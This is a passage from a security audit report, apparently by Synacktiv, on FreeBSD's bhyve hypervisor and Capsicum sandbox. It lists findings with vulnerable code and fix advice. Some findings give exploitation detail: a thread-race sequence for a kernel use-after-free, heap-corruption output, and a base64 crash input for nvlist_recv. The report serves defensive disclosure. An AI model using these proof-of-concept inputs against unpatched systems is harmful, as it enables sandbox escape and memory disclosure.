HYP-18

No validation of size in VM RAM in pci_xhci

Probability	Impact	Severity	Remediation
HIGH	LOW	REMARK	SIMPLE

Observations

The device pci_xhci is dangerously using information from guest VM RAM to iterate on an array.

In the function **pci_xhci_insert_event** (**usr.sbin/bhyve/pci_xhci.c**), the index **er_enq_idx** is validated using **erstba_p->dwEvrsTableSize** which is not validated and also can be modified by another vcpu running the virtual machine.

```
static int
pci_xhci_insert_event(struct pci_xhci_softc *sc, struct xhci_trb *evtrb, int do_intr)
{
  // ...
  memcpy(&rts->erst_p[rts->er_enq_idx], evtrb, sizeof(struct xhci_trb));
  rts->er_enq_idx = (rts->er_enq_idx + 1) % rts->erstba_p->dwEvrsTableSize;
```

Risks

No security risk, reported as informational only because the array access is linear and at the end of guest RAM mapping, there is a 4MB guard zone, so this issue is not exploitable.

Recommendations

Copy data out of guest RAM and check that **er_enq_idx** index is within the guest memory area bounds.

HYP-19 Buffer overflow in pci_vtcon_control_send

Probability	Impact	Severity	Remediation
HIGH	LOW	REMARK	BASIC

Observations

The program copies an input buffer to an output buffer without verifying that the size of the input buffer is less than the size of the output buffer, leading to a buffer overflow.

Inside the function `pci_vtcon_control_send` (**`usr.sbin/bhyve/pci_virtio_console.c`**), the length of the iov buffer is not validated before copy of the payload.

```
n = vq_getchain(vq, &iov, 1, &req);
assert(n == 1);

memcpy(iov.iov_base, ctrl, sizeof(struct pci_vtcon_control));
if (payload != NULL && len > 0)
memcpy((uint8_t *)iov.iov_base +
    sizeof(struct pci_vtcon_control), payload, len);
```

Risks

`No security risk`, reported as informational only because the **`iov_base`** points to the guest RAM which is guarded by a 4MB guard zone, so this issue is not exploitable.

Recommendations

Make sure to validate the input buffer fits in the output buffer.

HYP-20 Missing error check on vm_map_gpa/paddr_guest2host

Probability	Impact	Severity	Remediation
HIGH	LOW	REMARK	SIMPLE

Observations

`paddr_guest2host` and `vm_map_gpa` return NULL if the address and size are not contained within guest RAM regions.

Some callers don't check the return value and perform memory read or write causing NULL dereferences.

Example in usr.sbin/bhyve/pci_ahci.c:

```
p->cmd_lst = paddr_guest2host(ahci_ctx(sc), clb,
AHCI_CL_SIZE * AHCI_MAX_SLOTS);
// ...
hdr = (struct ahci_cmd_hdr *)(p->cmd_lst + slot * AHCI_CL_SIZE);
hdr->prdbc = aior->done;
```

Risks

No security risk, reported as informational only because no caller of `paddr_guest2host` and `vm_map_gpa` was found to access the returned address with a large controllable offset. So this issue in the current code base could only trigger a NULL dereference which is not a security issue in this context (0x0 not mapped).

Recommendations

Validate the return value of `paddr_guest2host` and `vm_map_gpa`

HYP-21 fbaddr updated when vm_mmap_memseg fails

Probability	Impact	Severity	Remediation
HIGH	MINIMAL	REMARK	BASIC

Observations

In the function **pci_fbuf_baraddr** (file **usr.sbin/bhyve/pci_fbuf.c**) the field **sc->fbaddr** is set with user controlled value even though the call to **vm_mmap_memseg** fails.

```
if (vm_mmap_memseg(pi->pi_vmctx, address, VM_FRAMEBUFFER, 0,
   FB_SIZE, prot) != 0)
   EPRINTLN("pci_fbuf: mmap_memseg failed");
sc->fbaddr = address;
```

Risks

No security risk as currently **sc->fbaddr** is not really used in the source code

Recommendations

Only set the **fbaddr** value when **vm_mmap_memseg** returns 0.

HYP-22 Risky uninitialized variables

Probability	Impact	Severity	Remediation
MEDIUM	MINIMAL	REMARK	BASIC

Observations

The following code pattern was encountered several times. No vulnerability has been found but it could produce leaks in case of errors

```
uint64_t val;
// If the underlying implementation forget to fill val
error = memread(vcpu, gpa, &val, 1, arg);
error = vie_update_register(vcpu, reg, val, size);
```

The variable `val` should be initialized to zero to decrease the risk of a stack memory leak in case of a bug in some handlers.

This pattern is common in the file **`vmm_instruction_emul.c`** (containing kernel and userland code), but also in the kernel `emulate_inout_port` (sys/amd64/vmm/vmm_ioport.c):

```
static int
emulate_inout_port(struct vcpu *vcpu, struct vm_exit *vmexit, bool *retu)
{

  uint32_t mask, val;

  error = (*handler)(vcpu_vm(vcpu), vmexit->u.inout.in,
                vmexit->u.inout.port, vmexit->u.inout.bytes, &val);
  // [...]
  if (vmexit->u.inout.in) {
    vmexit->u.inout.eax &= ~mask;
    vmexit->u.inout.eax |= val & mask;
    error = vm_set_register(vcpu, VM_REG_GUEST_RAX, vmexit->u.inout.eax);
```

Risks

`No security risk` reported.

Recommendations

Always initialize variables and buffers than will be sent to the guest (via registers or directly in its memory).

Capsicum

CAP-01 Kernel use after free in umtx_shm_unref_reg_locked (race condition in umtx_shm)

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	CRITICAL	MEDIUM

Observations

In file `sys/kern/kern_umtx`, inside the functions `umtx_shm` (line 4540) and `umtx_shm_unref_reg` (line 4411), the refcount of the `umtx_shm_reg` object is not properly handled.

Upon creation of the object (flags `UMTX_SHM_CREAT`) in `umtx_shm_create_reg`, the `ushm_refcnt` is set to 2 (one for the registration in the global array `umtx_shm_registry` and one for the current usage by the caller). The second reference is released at the end of the call by `umtx_shm_unref_reg`.

On release (flags `UMTX_SHM_DESTROY`), the function `umtx_shm_unref_reg` is called twice:

- with the force argument sets to 1 to remove the object from the global array and decrement the refcount
- decrement the refcount acquired by `umtx_shm_find_reg` and free the object

The issue is that the release path (flags `UMTX_SHM_DESTROY`) decrements twice the refcount even if the ushm object was already removed from the global array.

Two threads can reach `umtx_shm_unref_reg(force=1)` at the same time causing the refcount to become invalid and later triggering an UAF:

- Initial refcount 1 (global array)
- Thread 1: `umtx_shm_find_reg` refcount++ 2
- Thread 2: `umtx_shm_find_reg` refcount++ 3
- Thread 1: `umtx_shm_unref_reg(force=1)` refcount-- 2
- Thread 2: `umtx_shm_unref_reg(force=1)` refcount-- 1
- Thread 1: `umtx_shm_unref_reg` refcount-- `0` -> `umtx_shm_free_reg frees umtx_shm_reg` object
- Thread 2: `umtx_shm_unref_reg UAF`

```
// /sys/kern/kern_umtx.c line:4540
static int
umtx_shm(struct thread *td, void *addr, u_int flags)
{
    struct umtx_key key;
    struct umtx_shm_reg *reg;
    struct file *fp;
    int error, fd;
    // ...
    if ((flags & UMTX_SHM_CREAT) != 0) {
        error = umtx_shm_create_reg(td, &key, &reg);
    } else {
        reg = umtx_shm_find_reg(&key); // ref++
        if (reg == NULL)
            error = ESRCH;
    }
    umtx_key_release(&key);
    if (error != 0)
        return (error);
    KASSERT(reg != NULL, ("no reg"));
    if ((flags & UMTX_SHM_DESTROY) != 0) {
        umtx_shm_unref_reg(reg, true); // ref--
    } else { /* ... */ }
    umtx_shm_unref_reg(reg, false); // ref--
    return (error);
}
// line 4388
static bool umtx_shm_unref_reg_locked(struct umtx_shm_reg *reg, bool force)
{ // called by umtx_shm_unref_reg
    bool res;
    mtx_assert(&umtx_shm_lock, MA_OWNED);
    KASSERT(reg->ushm_refcnt > 0, ("ushm_reg %p refcnt 0", reg));
    reg->ushm_refcnt--;
    res = reg->ushm_refcnt == 0;
    if (res || force) {
        if ((reg->ushm_flags & USHMF_REG_LINKED) != 0) {
            TAILQ_REMOVE(&umtx_shm_registry[reg->ushm_key.hash],
                reg, ushm_reg_link);
            reg->ushm_flags &= ~USHMF_REG_LINKED;
        }
        if ((reg->ushm_flags & USHMF_OBJ_LINKED) != 0) {
            LIST_REMOVE(reg, ushm_obj_link);
            reg->ushm_flags &= ~USHMF_OBJ_LINKED;
        }
    }
    return (res);
}
```

Running PoC: casper_tests_poc_kern_02/repro.c (with a kernel compiled with KASAN).

```
kernel: panic: ASan: Invalid access, 4-byte read at
0xfffffe021bd17d60, UMAUseAfterFree(fd)
kernel: cpuid = 5
kernel: time = 1720622098
kernel: KDB: stack backtrace:
kernel: db_trace_self_wrapper() at db_trace_self_wrapper+0xa5/frame 0xfffffe0206dd5510
kernel: kdb_backtrace() at kdb_backtrace+0xc6/frame 0xfffffe0206dd5670
kernel: vpanic() at vpanic+0x226/frame 0xfffffe0206dd5810
kernel: panic() at panic+0xb5/frame 0xfffffe0206dd58e0
kernel: kasan_report() at kasan_report+0xdf/frame 0xfffffe0206dd59b0
kernel: umtx_shm_unref_reg_locked() at umtx_shm_unref_reg_locked+0x40/frame
0xfffffe0206dd5a00
kernel: umtx_shm_unref_reg() at umtx_shm_unref_reg+0x98/frame 0xfffffe0206dd5a30
kernel: __umtx_op_shm() at __umtx_op_shm+0x657/frame 0xfffffe0206dd5c10
kernel: sys__umtx_op() at sys__umtx_op+0x1ae/frame 0xfffffe0206dd5d10
kernel: amd64_syscall() at amd64_syscall+0x39e/frame 0xfffffe0206dd5f30
kernel: fast_syscall_common() at fast_syscall_common+0xf8/frame 0xfffffe0206dd5f30
kernel: --- syscall (454, FreeBSD ELF64, _umtx_op), rip = 0x821e925da, rsp =
0x8208c2e08, rbp = 0x8208c2e30 ---
kernel: KDB: enter: panic
```

Risks

The risk is a `Capsicum sandbox escape` using this exploitable kernel UAF vulnerability, but the exploitation is not trivial.

Recommendations

On `UMTX_SHM_DESTROY`, decrement the refcount only if the object is still in the global array (`USHMF_REG_LINKED`).

CAP-02

Multiple Integer Overflow in nvlist_recv

Probability	Impact	Severity	Remediation
HIGH	HIGH	HIGH	BASIC

Observations

Capsicum sandboxes can use libcasper to provide specific application functionality such as networking, file access, ...

When initializing the sandbox, libcasper spawns unsandboxed service daemons (forks) connected via a socket to the sandboxed application.

The communication channel (socket) uses libnv as a serialization library.

The messages are received in `nvlist_recv` (`/sys/contrib/libnv/nvlist.c`) and the function is not properly verifying the `nvlist_header` structure fields received from the sandbox causing multiple integer overflow that could lead to heap buffer overflow:

```
// /sys/contrib/libnv/nvlist.c
nvlist_t * nvlist_recv(int sock, int flags)
{
   struct nvlist_header nvlhdr;
   unsigned char *buf;
   size_t nfds, size, i, offset;
   int *fds, soflags, sotype;

   soflags = sotype == SOCK_DGRAM ? MSG_PEEK : 0;
   if (buf_recv(sock, &nvlhdr, sizeof(nvlhdr), soflags) == -1) // receive header
      return (NULL);

   if (!nvlist_check_header(&nvlhdr)) // Only validates magic and flags (sizes are not
validated)
      return (NULL);

   nfds = (size_t)nvlhdr.nvlh_descriptors;
   size =    sizeof(nvlhdr) + (size_t)nvlhdr.nvlh_size   ;    // [1] Integer overflow

   buf =    nv_malloc(size)   ; // Allocation with size controlled
   if (buf == NULL)
      return (NULL);

   ret = NULL;
   fds = NULL;

   if (sotype == SOCK_DGRAM)
      offset = 0;
   else {
      memcpy(buf, &nvlhdr, sizeof(nvlhdr)); // [1] Heap buffer overflow possible
      offset = sizeof(nvlhdr);
   }

   if (buf_recv(sock, buf + offset, size - offset, 0) == -1)
      goto out;

   if (nfds > 0) {
      fds = nv_malloc(   nfds * sizeof(fds[0])   );    // [2] Integer overflow
   if (fds == NULL)
      goto out;
   if (fd_recv(sock, fds, nfds) == -1) // [2] Heap buffer overflow possible
      goto out;
}
```

The fields **nvlh_descriptors** and **nvlh_size** are not validated and could cause heap buffer overflow from a sandboxed process to libcasper daemon.

```
struct nvlist_header {
   uint8_t   nvlh_magic;
   uint8_t   nvlh_version;
   uint8_t   nvlh_flags;
   uint64_t   nvlh_descriptors;
   uint64_t   nvlh_size;
} __packed;
```

Running PoC **`casper_tests_poc_cap_01`** (triggering **`nvlh_descriptors`** integer overflow):

```
* Compile with: clang -DWITH_CASPER -lcasper -lcap_fileargs nvlist_recv_overflow.c -o
nvlist_recv_overflow
* nvlist_recv_overflow:
Result:
Assertion failed: (service->s_magic == SERVICE_MAGIC), function service_connection_remove,
file /usr/src/lib/libcasper/libcasper/service.c, line 166.
Due to heap corruption:
service@entry=0x800a0a000
(gdb) x/50gx 0x800a0a000
0x800a0a000:      0x0000080400000803      0x0000080600000805 // s_magic overwritten by fds
0x800a0a010:      0x0000080800000807      0x0000080a00000809
0x800a0a020:      0x0000080c0000080b      0x0000080e0000080d
0x800a0a030:      0x000008100000080f      0x0000081200000811
```

Risks

The risk is **`important`** due to the heap corruption following the integer overflow. It could be used to execute arbitrary code outside the sandbox but the exploitation is not trivial.

Recommendations

Perform input validation on any numeric input by ensuring that it is within the expected range. Enforce that the input meets both the minimum and maximum requirements for the expected range.

CAP-03

Improper string array validation in nvpair_unpack_string_array leading to heap over-read

Probability	Impact	Severity	Remediation
LOW	MEDIUM	MEDIUM	SIMPLE

Observations

Capsicum sandboxes can use libcasper to provide specific application functionality such as networking, file access, ...

When initializing the sandbox, libcasper spawns unsandboxed service daemons (forks) connected via a socket to the sandboxed application.

The communication channel (socket) uses libnv as a serialization library.

String arrays are unpacked from the client message using **nvpair_unpack_string_array** (**/sys/contrib/libnv/bsd_nvpair.c**) and the function does not properly validate that the last input string is null terminated which could cause heap overread:

```
// /sys/contrib/libnv/bsd_nvpair.c
const unsigned char * nvpair_unpack_string_array(bool isbe __unused, nvpair_t *nvp,
const unsigned char *ptr, size_t *leftp)
{
   ssize_t size;
   size_t len;
   const char *tmp;
   char **value;
   unsigned int ii, j;

   if (*leftp < nvp->nvp_datasize || nvp->nvp_datasize == 0 ||
       nvp->nvp_nitems == 0) {    // Validates input nvp_datasize (*leftp contains the
remaining input size)
      ERRNO_SET(EINVAL);
      return (NULL);
   }

   size = nvp->nvp_datasize;
   tmp = (const char *)ptr;
   for (ii = 0; ii < nvp->nvp_nitems; ii++) {
      len = strnlen(tmp, size - 1) + 1;       // Uses strnlen to avoid reading OOB so
it could return (size - 1) on the last item
      size -= len;                            // No check on terminating null byte
      if (size < 0) {                   // Note: loop continues if size is 0, the next
item will strnlen(tmp, -1) leading to OOB read in strnlen
                                        //       but it will trigger the error path
(not exploitable)
         ERRNO_SET(EINVAL);
         return (NULL);
      }
      tmp += len;
   }
   if (size != 0) {
      ERRNO_SET(EINVAL);
      return (NULL);
   }

   value = nv_malloc(sizeof(*value) * nvp->nvp_nitems);
   if (value == NULL)
      return (NULL);

   for (ii = 0; ii < nvp->nvp_nitems; ii++) {
      value[ii] = nv_strdup((const char *)ptr);       // strdup could read OOB the last
item since the string may not be null terminated
      if (value[ii] == NULL)
         goto out;
      len = strlen(value[ii]) + 1;       // strlen could read OOB and return the wrong
len
      ptr += len;
      *leftp -= len;       // the remaining size could integer underflow and
nvlist_xunpack continue unpacking on OOB data
   }
   nvp->nvp_data = (uint64_t)(uintptr_t)value;

   return (ptr);
   out:
   for (j = 0; j < ii; j++)
      nv_free(value[j]);
   nv_free(value);
   return (NULL);
}
```

Running PoC:

```
==24305==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6040000001f8 at pc
0x00000050e307 bp 0x7ffe13656630 sp 0x7ffe13655df0
READ of size 2 at 0x6040000001f8 thread T0
    #0 0x50e306 in strdup (./freebsd/nvfuzz/test+0x50e306)
    #1 0x578cc2 in nvpair_unpack_string_array ./freebsd/nvfuzz/bsd_nvpair.c:1007:15
    #2 0x55bf2c in nvlist_xunpack ./freebsd/nvfuzz/nvlist.c:1188:10
    #3 0x55d362 in nvlist_recv ./freebsd/nvfuzz/nvlist.c:1323:8

0x6040000001f8 is located 0 bytes to the right of 40-byte region [0x6040000001d0,0x6040000001f8)
allocated by thread T0 here:
    #0 0x52237d in malloc (./nvfuzz/test+0x52237d)
    #1 0x55d0f9 in nvlist_recv ./freebsd/nvfuzz/nvlist.c:1298:8
    #2 0x552667 in LLVMFuzzerTestOneInput ./freebsd/nvfuzz/fuzz.c:85:21

Base64 encoded PoC crash.nvlist_recv.bin:
bAAAAAAAAAAAAAAVAAAAAAAAAAoBAAEAAAAAAAAAAQAAAAAAAAAAWA==

PoC content as structures:
struct input {
   struct nvlist_header {
      uint8_t   nvlh_magic;       // NVLIST_HEADER_MAGIC   0x6c
      uint8_t   nvlh_version;     // NVLIST_HEADER_VERSION   0x00
      uint8_t   nvlh_flags;       // 0x00
      uint64_t   nvlh_descriptors; // 0x00
      uint64_t   nvlh_size;        // 0x15 (sizeof(struct nvpair_header) 19 + (namesize) 1 +
(datasize) 1)
   } __packed;
   struct nvpair_header {
      uint8_t   nvph_type;     // 0xa NV_TYPE_STRING_ARRAY   10
      uint16_t   nvph_namesize; // 1
      uint64_t   nvph_datasize; // 1
      uint64_t   nvph_nitems;   // 1
   } __packed;
   char name[1]; // '\x00'
   char data[1]; // 'X'
}
```

Risks

The risk is **medium** since this vulnerability could be used to disclose information from the casper daemon.

Recommendations

Validate that the last string is null terminated. Also please consider adding an error when size is 0 and there are remaining items in the string array.

CAP-04 Kernel uninitialized heap memory read due to missing error check in acl_copyin

Probability	Impact	Severity	Remediation
LOW	LOW	LOW	BASIC

Observations

In the file **/sys/kern/vfs_acl.c**, the function **acl_copyin** does not validate the return value of **acl_copy_oldacl_into_acl** which could lead to uninitialized **acl** structure memory reads.

```
// /sys/kern/vfs_acl.c line 137
static int
acl_copyin(const void *user_acl, struct acl *kernel_acl, acl_type_t type)
{
    int error;
    struct oldacl old;

    switch (type) {
    case ACL_TYPE_ACCESS_OLD:
    case ACL_TYPE_DEFAULT_OLD:
        error = copyin(user_acl, &old, sizeof(old));
        if (error != 0)
            break;
        acl_copy_oldacl_into_acl(&old, kernel_acl); // return value ignored
        break;
    // ...
    }
    return (error);
}

int
acl_copy_oldacl_into_acl(const struct oldacl *source, struct acl *dest)
{
    int i;

    if (source->acl_cnt < 0 || source->acl_cnt > OLDACL_MAX_ENTRIES)
        return (EINVAL); // This error path bypasses the initialization of acl_cnt and
acl_entry
    bzero(dest, sizeof(*dest));
```

The **`acl`** structure is allocated by **`acl_alloc`** which does not initialize it to zero in **`vacl_aclcheck`** and **`vacl_set_acl`**, later the filesystem handler will read uninitialized fields.

Running PoC caspter_test_poc_kern_03/acl_uninit.c with dtrace:

```
fbt::mac_vnode_check_setacl:entry
{
    printf("[%s] mac_vnode_check_setacl ACL acl_cnt:%x", execname, args[3]->acl_cnt);
}

Result:
# dtrace -s mac.dtrace &
# ./acl_uninit
5  54334   mac_vnode_check_setacl:entry [acl_uninit] mac_vnode_check_setacl ACL acl_cnt:deadc0de
// deadc0de is the kernel allocator pattern of uninitialized or free memory
```

Risks

The risk is **`low`** since the different filesystems present in the source code validate the value of **`acl_cnt`** and return an error. It might be possible to disclose the contents of the uninitialized allocation under special conditions but it has not been investigated further.

Recommendations

Check the returned value by **`acl_copy_oldacl_into_acl`** function and return in case of error.

CAP-05 Kernel iov counter is not decremented in pipe write buffer

Probability	Impact	Severity	Remediation
MEDIUM	MINIMAL	REMARK	BASIC

Observations

In file **sys/kern/sys_pipe.c**, the function **pipe_build_write_buffer** goes to the next iov entry without updating **uio->uio_iovcnt**

```
static int
pipe_build_write_buffer(struct pipe *wpipe, struct uio *uio)
{
   // [...]
   uio->uio_iov->iov_base = (char *)uio->uio_iov->iov_base + size;
   if (uio->uio_iov->iov_len == 0)
      uio->uio_iov++;      // Line 945, uio_iov->count not updated
```

This code pattern does not look safe.

Risks

No security bug identified. Thanks to **uio_resid** size, the iov processing in the caller will not read outside the bounds of **uio_iov** array.

Recommendations

Decrement the iov counter **uio->uio_iovcnt--**

SYNACKTIV

+33 1 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre
75002 – PARIS

www.synacktiv.com